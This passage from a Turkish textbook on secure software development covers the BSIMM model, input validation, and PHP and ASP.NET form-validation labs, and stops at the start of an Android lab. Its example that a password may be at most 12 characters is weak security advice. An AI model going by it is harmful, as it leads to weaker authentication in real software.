BSIMM modelinde bir kurumun olgunluk seviyesini ölçmek için kullanılan etkinlikler tespit edilerek **örümcek çizgesi (spider-chart)** oluşturulur. Bu çizge, kurumun farklı alanlardaki performansının dünya ortalamalarına göre değerlendirilmesini grafiksel görmeyi sağlayan bir araçtır. Bu sayede kurumun güvenlik, verimlilik veya diğer belirli konulardaki performansı ile dünya ortalaması arasındaki farklar açıkça görülebilir. Bu değerlendirme, kurumun güçlü ve zayıf yönlerini belirlemek ve geliştirme alanlarını saptamak için önemli bir görsel araç sağlar. BSIMM modelinde önerilen yazılım güvenliği çerçevesi içinde dört temel kapsamı bulunur (Şema 2.4).



Şema 2.4: BSIMM etkinlik alanı ve faaliyetleri

Yönetişim: Yazılım güvenliği için gerekli yapıları başlatmak, organize etmek, yönetmek ve ölçmek için gerekli işlemleri içerir. Bu aşamada güvenlik politikalarının oluşturulması, risk yönetimi sürecinin belirlenmesi ve güvenlik sorumluluklarının tanımlanması yer alır.

İstihbarat: Güvenlikle ilgili yazılım hakkında bilgi toplama ve analiz etme sürecidir. Güvenlik olaylarını önleyici yönergelerin geliştirilmesi, kurumsal tehdit modellemesi, risk değerlendirmeleri gibi faaliyetleri içerir. Bu sayede potansiyel güvenlik tehditleri belirlenerek uygun önlemler alınabilir.

Güvenli Yazılım Geliştirme Yaşam Döngüsü Etkileşim Noktaları: Yazılım geliştirme süreci ile çıktılarına ilişkin analiz ve güvenceyle ilgili işlemleri içerir. Bu adım, yazılım geliştirme sürecinin her aşamasında güvenlikle ilgili kontrollerin yerleştirilmesini ve güvenli kodlama prensiplerinin takip edilmesini sağlar.

Kurulum: Yazılım yapılandırma, kurulum ve bakım aşamalarında güvenlikle ilgili hususları ele alır. Bu kapsamda yazılımın güvenli bir şekilde dağıtılması, doğru yapılandırılması ve güncel kalması için gerekli önlemler alınır.

ARAŞTIRMA

Güvenli yazılım geliştirme modelleri, süreçte güvenliği her aşamaya dâhil etmeye odaklanır. Yazılım geliştirme yaşam döngüsü modellerinden biri olan çevik (agile) modelini araştırınız. Bu modelin faydaları nelerdir? Güvenliğin bu modele dâhil edilmesi ile nasıl sonuçlar elde edilebilir? Arkadaşlarınız ile tartışınız.

2.2. GÜVENLİ KODLAMA TEKNİKLERİ

Güvenli kodlama teknikleri, yazılım geliştirme sürecinde kullanılan yöntem ve uygulamaları ifade eder. Bu teknikler; yazılımın güvenliğini artırmayı amaçlar ve potansiyel saldırıları, veri sızıntılarını veya diğer güvenlik açıklarını önlemek için tasarlanır. Güvenli kodlama teknikleri, yazılımın tasarımından başlayarak geliştirme, test etme ve bakım aşamalarına kadar birçok aşamada uygulanabilir. Örneğin yeni bir evin inşası için müteahhitlere başvurulduğunda beklenti, onların gerekli tüm tedbirleri almasıdır (Görsel 2.1). Bu, taşınmadan önce inşaatın tamamlanmış olması anlamına gelir. Takılmamış kapı veya pencere olmaması, elektrik hatlarının açıkta bırakılmaması vb. müteahhitlerden beklenir. Tam kapanmayan bir pencere, potansiyel hırsızlık olaylarına yol açabilirken yanlış bağlanmış bir elektrik kablosu ise kazalara veya yangınlara neden olabilir. Yazılım geliştiricilerden de uygulamalarının güvenli olması beklenir. Yazılım geliştiricileri, bilgisayar korsanlarının potansiyel olarak faydalanabileceği herhangi bir güvenlik açığının bulunmadığından emin olmak için güvenli kodlama tekniklerini uygulamalıdır.

Görsel 2.1: Ev inşası

2.2.1. Girdi Denetimi Yöntemleri

Girdi denetimi, yazılımın kullanıcıdan aldığı verilerin güvenliğini sağlamak amacıyla kullanılan bir dizi yöntemi ifade eder. Yazılımların kullanıcılarla iletişim kurduğu noktalarda kullanıcıların gönderdiği verilerin güvenli ve istenen biçimde işlenmesi önemlidir. Girdi denetimi yöntemleri, zararlı verilerin veya saldırıların yazılıma zarar vermesini engellemeye yardımcı olur (Görsel 2.2).

Görsel 2.2: Girdi denetimi örneği

Yazılımlar, kullanıcıların girdilerini alarak işlem yapar ancak bazı kötü niyetli kişiler veya otomatik programlar, yazılıma zarar vermek yahut veri çalmak amacıyla zararlı veriler gönderebilir. İşte bu noktada girdi denetimi devreye girer. Girdi denetimi bu zararlı verileri engellemek veya filtrelemek için kullanılır. Böylece yazılımın güvenliği sağlanır. Girdi denetimi yöntemleri beş başlıktan oluşur.

1. **Veri Doğrulama:** Kullanıcıların girdileri beklenen biçimde ve belirlenen sınırlar içinde mi? Örneğin bir telefon numarası 10 haneli olmalıdır. Bu tür kurallarla girdilerin doğruluğu sağlanır.
2. **Veri Temizleme:** Kötü niyetli kişiler girdilere zararlı kodlar ekleyebilir. Bu yöntem, zararlı kodların temizlenmesini sağlayarak yazılımın güvenliğini artırır.
3. **Sınırlama ve Filtreleme:** Kullanıcıların girdileri izin verilen veri türleri ve boyutlar içinde mi? Örneğin bir parola en fazla 12 karakter olabilir. Bu şekilde aşırı uzun veya zararlı verilerin engellenmesi hedeflenir.
4. **SQL Enjeksiyon Koruması:** Kötü niyetli kişilerin, veri tabanını manipüle etmesini engeller ve veri tabanına zararlı kod enjekte etmesini önler.
5. **Cross-Site Scripting (XSS) Engelleme:** Kötü niyetli kişilerin, zararlı kodları web sayfasına eklemelerini önler. Bu sayede kullanıcılar güvende tutulur.

Girdi denetimi yöntemleri, yazılım güvenliğini artırmak için kullanılan önemli araçlardır. Bu yöntemler sayesinde kullanıcıların gönderdiği verilerin güvenli ve doğru bir şekilde işlenmesi sağlanır. Yazılım geliştiricileri bu yöntemleri kullanarak, zararlı saldırıları ve veri sızıntılarını engelleyerek kullanıcıların güvenliğini korurlar.

1. UYGULAMA

> PHP dili ile kullanıcıdan ad ve e-mail bilgilerini girdi denetimi yaparak alan uygulamayı oluşturma işlemini verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: PHP web sunucusu (XAMPP, WampServer vb.) programını çalıştırınız.

2. Adım: Dosya gezgini ile **PHP web sunucusu web sayfaları ana klasörünü** açınız (Xampp için **c:\xampp\htdocs**, WampServer için **c:\wamp\www** klasörleridir.).

3. Adım: Uygulama1 adında yeni bir klasör oluşturunuz.

4. Adım: Bir metin editörü ile **Uygulama1** klasörünü açınız.

5. Adım: index.html adında bir html dosyası oluşturunuz.

6. Adım: index.html dosyası içine şu kodu yazınız:

```
<!DOCTYPE html>
<html>
<head>
  <title>Girdi Denetimi</title>
</head>
<body>
  <h2>Ad ve E-mail Formu</h2>
  <form action="submit.php" method="post">
    <label for="ad">Adınız:</label><br>
    <input type="text" id="ad" name="ad"><br><br>
    <label for="email">E-mail adresiniz:</label><br>
    <input type="email" id="email" name="email"><br><br>
     <input type="submit" value="Gönder">
  </form>
</body>
</html>
```

7. Adım: submit.php adında bir **PHP** dosyası oluşturunuz.

8. Adım: submit.php dosyası içine şu kodu yazınız:

```
<?php
$ad = $_POST['ad'];
$email = $_POST['email'];

// Veri temizleme
$temiz_ad = htmlspecialchars($ad);
$temiz_email = htmlspecialchars($email);

// Veri doğrulama
if (filter_var($temiz_email, FILTER_VALIDATE_EMAIL)) {
  echo "E-posta adresi geçerli <br>";
}
```

```
else {
  echo "Lütfen geçerli bir e-posta adresi girin. <br>";
}
// Veri sınırlama ve filtreleme
if (strlen($temiz_ad) <= 50) {
  echo "Ad geçerli";
} else {
  echo "Ad en fazla 50 karakter olmalıdır.";
}
?>
```

Görsel 2.3: Ad ve Email Formu

9. Adım: Tarayıcınızda **index.html** dosyasını çalıştırınız (Görsel 2.3).

10. Adım: Ad ve e-mail alanlarını doldurarak gönder butonuna basınız.


11. Adım: Ad ve e-mail denetimini kontrol ediniz.

2. UYGULAMA

> ASP.Net Web Forms ile kullanıcıdan ad ve e-mail bilgilerini girdi denetimi yaparak alan uygulamayı oluşturma işlemini verilen adımlar doğrultusunda gerçekleştiriniz.


1. Adım: Visual Studio programını çalıştırınız.

2. Adım: Karşılama ekranında **Create a new project** butonuna basınız (Görsel 2.4).




Görsel 2.4: Visual Studio karşılama ekranı

3. Adım: Yeni proje oluştur ekranında **ASP.NET Core Web App** proje şablonunu seçerek **Next** butonuna basınız (Görsel 2.5).




Görsel 2.5: Yeni proje oluşturma ekranı

4. Adım: Yeni projenizi yapılandırın penceresinde proje adını **GirdiDenetimi1** olarak girerek **Next** butonuna basınız (Görsel 2.6).



Görsel 2.6: Yeni proje yapılandırma penceresi

5. Adım: Ek bilgiler penceresinde gerekli ayarlamaları yaparak **Create** butonuna basınız (Görsel 2.7).



Görsel 2.7: Ek bilgiler penceresi

6. Adım: index.cshtml dosyası içine şu kodu yazınız:


```
@page
@model IndexModel
@{
  ViewData[“Title”] = “Ad ve E-mail Formu”;
}
<h2>Ad ve E-mail Formu</h2>
<form method=”post”>
  <div asp-validation-summary=”ModelOnly” class=”text-danger”></div>
  <label asp-for=”Ad”>Adınız:</label><br />
  <input asp-for=”Ad” /><br /><br />
  <label asp-for=”Email”>E-mail adresiniz:</label><br />
  <input asp-for=”Email” /><br /><br />
  <button type=”submit”>Gönder</button>
</form>
```

7. Adım: index.cshtml.cs dosyası içine şu kodu yazınız:

```
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;
using System.ComponentModel.DataAnnotations;
using System.Text.Encodings.Web;
using System.Text.RegularExpressions;

namespace GirdiDenetimi1.Pages
{
  public class IndexModel : PageModel
  {
    [BindProperty]
    public string Ad { get; set; }
    [BindProperty]
    public string Email { get; set; }
    public void OnGet()
    {
    }
```


```
    public IActionResult OnPost()
    {
      // Veri temizleme
      string temizAd = Ad != null ? HtmlEncoder.Default.Encode(Ad) : null;
      string temizEmail = Email != null ? HtmlEncoder.Default.Encode(Email) :
null;
      bool isvalid = IsValidEmail(temizEmail);
      // Veri doğrulama
      if (temizEmail != null && IsValidEmail(temizEmail))
      {
        // Veri sınırlama ve filtreleme
        if (temizAd != null && temizAd.Length <= 50)
        {
          // Veri işleme veya kaydetme
          return RedirectToPage("/Success");
        }
        else
        { ModelState.AddModelError(string.Empty, "Ad en fazla 50 karakter olmalı-
dır.");
        }
      }
      else
      { ModelState.AddModelError(string.Empty, "Lütfen geçerli bir e-posta adre-
si girin.");
      }
      return Page();
    }
    // E-posta doğrulama işlevi
    private bool IsValidEmail(string email)
    {
      Regex validateEmailRegex = new Regex("^[a-z0-9!#$%&'*+/=?^_`{|}~-]+(?:\\.
[a-z0-9!#$%&'*+/=?^_`{|}~-]+)*@(?:[a-z0-9](?:[a-z0-9-]*[a-z0-9])?\\.)+[a-z0-9](?:[a-z0-9-
]*[a-z0-9])?$");
      return validateEmailRegex.IsMatch(email);
    }
  }
}
```

8. Adım: Çözüm gezgini penceresinde **Pages** klasörüne sağ tıklayıp **Add>Razor Page** seçeneğini seçiniz (Görsel 2.8).




Görsel 2.8: Razor Page ekleme

9. Adım: Yeni iskele ögesi ekle penceresinden **Razor Pge - Empty** seçeneğini seçiniz (Görsel 2.9).



Görsel 2.9: Yeni İskele Ögesi penceresi

10. Adım: Yeni öge ekle penceresinde dosya ismi olarak **Success.cshtml** yazarak **Add** butonuna basınız (Görsel 2.10).



Görsel 2.10: Yeni öge ekle penceresi


11. Adım: Success.cshtml dosyası içine şu kodu yazınız:

```
@page
@model GirdiDenetimi1.Pages.SuccessModel
@{
}
Giriş Başarılı
```

12. Adım: Klavyeden **F5** tuşuna veya **Start Debugging** butonuna basarak projeyi çalıştırınız (Görsel 2.11).

13. Adım: Açılan web tarayıcısında ad ve e-mail değerleri girerek girdi denetimini deneyiniz (Görsel 2.12).

Görsel 2.11: Start Debugging düğmesi




Görsel 2.12: Proje Web Sayfası çıktısı

3. UYGULAMA

> Kullanıcıdan ad ve e-mail bilgilerini girdi denetimi yaparak alan bir mobil uygulamayı oluşturma işlemini verilen adımlar doğrultusunda gerçekleştiriniz.


1. Adım: Android Studio programını çalıştırınız.

2. Adım: Karşılama ekranında **New Project** butonuna tıklayınız (Görsel 2.13).




Görsel 2.13: Android Studio karşılama ekranı

3. Adım: Yeni proje oluştur ekranında **No Activity** proje şablonunu seçerek **Next** butonuna basınız (Görsel 2.14).




Görsel 2.14: Android Studio Yeni Proje ekranı

4. Adım: Proje adı ve Minimum SDK [Software Development Kit (Yazılım Geliştirme Kiti)] bilgilerini girerek **Finish** butonuna basınız (Görsel 2.15).



